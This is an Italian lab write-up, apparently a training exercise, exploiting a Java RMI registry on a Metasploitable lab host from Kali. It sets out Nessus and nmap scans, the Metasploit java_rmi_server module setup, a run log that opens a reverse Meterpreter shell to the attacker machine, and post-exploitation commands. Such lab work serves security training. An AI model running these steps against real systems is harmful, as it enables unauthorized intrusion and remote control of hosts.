Java RMI

Indirizzi
Kali 192.168.99.111
Meta 192.168.99.112

*Inizio facendo uno scan con **Nessus***

INFO RMI Registry Detection


Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.


To see debug logs, please visit individual host

Port ▲	Hosts
1099 / tcp / rmi_regist...	192.168.99.112


Inoltre effettuo una scansione con nmap
nmap -sV sull'indirizzo di meta




***nmap -script vuln -p 1099 192.168.99.112** per eseguire una scansione sulla porta 1099 dell'host 192.168.99.112 e capire se è vulnerabile*



*Avvio **msfconsole***




*Cerco l'exploit con **search java_rmi***



Scelgo il 1

*Con **use exploit/multi/misc/java_rmi_server***



*Setto RHOST con **set RHOST 192.168.99.112** e faccio **show options** per verificare*

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.99.112
RHOST ⇒ 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.99.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to lis
                                         ten on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```


*Successivamente avvio l'exploit con **run***

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/kH1QjtTCxwQnJz
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:50427) at 2023-06-16 11:18:10 +0200

meterpreter >
```

Una volta entrati con meterpreter usiamo
***ifconfig** per vedere la configurazione di rete di Meta*
***route** per vedere le informazioni della tabella di routing di Meta*
***ps** Visualizza un elenco dei processi in esecuzione nel sistema*

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d016:b5ff:fe54:605a
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.99.112   255.255.255.0   0.0.0.0


IPv6 network routes
===================

    Subnet                     Netmask  Gateway  Metric  Interface
    ------                     -------  -------  ------  ---------
    ::1                        ::       ::
    fe80::d016:b5ff:fe54:605a  ::       ::
```

*con **shell** avvia una shell interattiva nel sistema target*
***id** fornisce informazioni sull'utente sul sistema operativo*
***whoami** restituisce il nome utente connesso al sistema*
***pwd** per visualizzare la directory corrente*
***exit** per uscire dalla shell*



Ciandri I